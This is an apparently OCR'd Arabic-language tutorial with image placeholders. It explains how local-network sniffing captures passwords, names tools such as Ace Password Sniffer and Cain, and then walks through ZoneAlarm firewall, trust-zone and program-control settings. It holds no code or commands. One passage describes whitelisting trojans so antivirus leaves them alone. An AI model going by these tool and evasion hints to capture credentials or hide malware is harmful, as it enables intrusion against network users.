
قبل ما تحدث عن تلك العمليات نوضح شئ مهم حتي لا يختلط علينا الامر اولا هذا الموضوع في نطاق الشبكات المحليه من المعروف مثلا عند قيامي بارسال رساله محادثيه الي جهاز اخر فانه حزمه من البيانات تنتقل من جهازي الي جهاز الاخر الذي بدورة يدر عليا بالرد المناسب بحزمه اخري من البيانات تخيل مثلا لو استطعنا اننا نعترض طريق هذة الحزمه وقراءه مافيها هذا ما نطلق عليه (sniffer) اي اعتراض البيانات المحليه في القديم كان من الممكن ان تقوم باعتراض بيانات وتستقبها وتقراءها بدون ادني معاناه عن طريق برامج يصنف الحزم المرسله بمعني مثلا انا اسجل دخول الي منتديات فريق الابداع التميز فيقوم الجهاز الخاص بي بارسال حزمتين الي السرفر لكي استطيع الدخول الحزمة الاولي وهي عبارة عن اسم المستخدم والحزمة الثانيه تكون عبارة عن الباسورد فظهرت برامج تقوم بتصنيف الحزم واظهار حزم معينه مثل

برنامج (Ace password sniffer) يقوم باظهار الباسوردات الخاصه بالجهاز الذي نستهدفه صورة البرنامج كما يلي



وبالطبع لم تسكت شركات الحمايه وتسابقت للحد من هذة المشكله الخطيرة الا ان ظهرت تقنيه جديده وهو تقنيه تشفير البيانات قبل ارسالها كيف نستطيع مثلا شرح هذة الخاصيه علي دخول المنتدي الان انا اسجل دخولي للمنتدي فيقوم جهازي ببعث حزم البيانات مثلا انا اسمي (the master) باسورد دخولي

(.....)مثلا في الحاله الاول في حاله عدم التشفير كان سوف يرسل البيانات كما هي لذلك عند اعتراضها سوف تكون لقمه سائغه للمخترق ولك في ظل تفنيه التشفير الجهاز سوف يرسل البايانات التاليه (the master) وعند ارسال الباسورد (asjjdfieu88863 egeygyqgwyfqyfwqd) يرسل رقم سته اصفار مشفرة بشكل يقارب هذا الشكل وتكون داعمه للعديد من التشفيرات حسب برمجه الموقع او السكريبت هناك العديم من التشفيرات مثل(mysql…md5.) والكثير من التشفيرات طبعا الهكر لم يسكونون فظهر برنامج عملاق اعتبره من اقوي برامج الهكر وهو برنامج (cain) هذا البرنامج الخطير بمعني الكلمه يقوم بالكثر من الوظائف منها التجسس علي عده انواع من الحزم مثل الباسورد .....الخ ليس هذا فحسب بل انه يدعم التجسس علي بعض البروتوكولات مثل (ftp….http) الادهي من ذلك انه عالج مشكله التشفير فانه يقوم بفك تشفير العديد والعديد من انواع التشفير بطرق عديده مثل طريقه جداول الراين وطريقه الورلد ليست نشوف شكل البرنامج




اعتقد امكانيات البرنامج واضحه جدا في السنيفر وتلك العمليه تصلح للشبكات الاالسلكيه والسلكيه ولكن خطورتها في الشبكات الاسلكيه صحيح اننا لايوجد عندنا نوع الهكر المتجول وهم نوع من الهكر يتجولن في سيارة ويخترقون اي شبكه لاسلكيه في طريقهم ولك احتمال ان يوجد هذا النوع قائم لذلك يجب حمايه شبكتك الاسلكيه بكلمه مرور قويه لكي لا يستطيع احد اختراقها .

اعتقد ان هذا النوع من الاختراقات نادرا جدا وذلك لما له من مشقه في فك شفرات البيانات وما يستغرقه ذلك من جهد ومن مال .


الجزء الرابع :شرح برنامج(Zone Alarm)


في هذا الجزء سوف نتحدث عن برنامج الحمايه الشهير (Zone Alarm) وسوف نتعرض لكل ما يمكن ان يهمنا ويجعل جهازنا عبارة عن حصن شديد القوة ضد الترجوانات والاختراق مبدأيا سوف يكون الشرح مصور باذن الله فانبدأ

كيفيه حمايه البرنامج بباسورد لعدم العبث في العدادات الخاصه بالحمايه



طعبا حمايه البرنامج بباسورد مهم جدا لكي لا يستطيع احد من الغاء الحمايه التي تم فرضها الا عن طريق الباسورد وبالتالي تكون مطمئن انه لايوجد احد يستطيع الغاء الحمايه حتي لو اخترقت ستظل الحمايه موجوده







خاصيه الترست زون ما هي تلك الخاصيه في بعض الاحيان نجد انفسنا مضطرين الي اننا نحتفظ بفيروسات وترجوانات وخاصه الاخوان الهكر طبعا الانتي فيرس هيتعرف عليها ويمسحها اتوماتيكي ولكن هم

يرديونها كما هي بدون ان تحذف لذلك نشات تلك الخاصيه وهي عبارة عن اعطاء ملف معين الامان بحيث لا يفحصه الانتي فيرس مرة اخري خلال فحص للبرنامج

اولا ::خيارات الفير ول الخاصه بالبرنامج (fire wall)




والصورة التاليه توضح البرامج المسموح بها والبرامج التي لم يسمح بها ومن السهل جدا ان تلغي الترست لاحد البرامج في حين تقوم بوضع ترست لبرنامج اخر كما انه يوجد ترست زون لبعض خدمات الانترنت



وطبعا في الصورة دي هو لا يعمل بلوك للبرنامج نفسه بل هو يعمل بلوك للبروت اللي هيفتحه البرنامج


فقط اما عمل بلوك للبرنامج سنراه في الجزء الخاص بالتحكم بالبرامج

هذه الترست زون الخاص بالبرامج البروتات الخاصه بيها لنري الترست زون الخاص بالانترنت



وكما نري هنا البرنامج عمل بلوك اتوماتيكي لبعض البروتات وهي ١٣٥,١٣٧,٩,٤٤٥ وهي قد تكون بوتات غير ضارة ولكن من المؤكد ان بعضها ضار مثل البورت ٤٤٥ الخاص بسارس كما نري من الممكن ايضا السماح بفتح هذة المنافذ حسب رغبتنا .

وكما نعرف ان لكل شئ اساس اي ان هناك اسس وخصائص علي اساسها البرنامج يعمل بلوك للبرنامج كذا او يعمل بلوك للخدمه كذا او البروت كذا طبعا هذه الخصائص لا يجب التغير فيها الا في حالات نادرة جدا ولكن انا سوف اذكر كيفيه رجوع بهذة الخصائص الي الوضع الافتراضي التي هي عليه حتي اذا غيرت تستطيع ان تقوم بالرجوع عن تلك الخطوات كما ستوضح الصورة




لرؤيه قائمه الفلترة او ماهي الا يبيهات التي تتعامل مع الجهاز وحالتها سواء كانت تم عمل بلوك ليها لسلكها طريق غير شرعي للاتصال بالجهاز او في حاليه الترست اي الثقه ومعلومات عنها ونوع الاتصال


بالطبع من الممكن ان نلغي التعامل مع اي من هذه الاي بي هات عن طريق حذفه او عمل ترست ليه اي ثقه وطبعا لو في حد حاول الدخول عنوة الفيرول سوف يمنعه وايضا سوف يعطي لك تقريري مبدأيا وبعد ذلك سوف يظهر هنا في هذة القائمه من الممكن ان تقوم بمعرفه الاي بي الخاص به واتخاذ الازم معه

ثانيا ::خيارات التحكم في البرامج (program control)

كل المهم في هذا الجزء هو التقرير الذي يعطيه البرنامج في عن حاله البرامج سواء مستوي الثقه وايضا الاتصال بالانترنت ومستوي الثقه بهذا الاتصال طبعا اتصال البرنامج وهل البرنامج يبعث بايميلات ام لا نعم يوجد الكثير من البرامج التي تقضي خدماتها ببعث رسائل سواء لعمليه التفعيل او الحصول علي الجديد من موقع البرنامج وكما نري كل البرامج تخضع للحمايه الاتوماتكييه (Auto) وطبعا ممكن تغيرها الي منيوال اي (coustm)



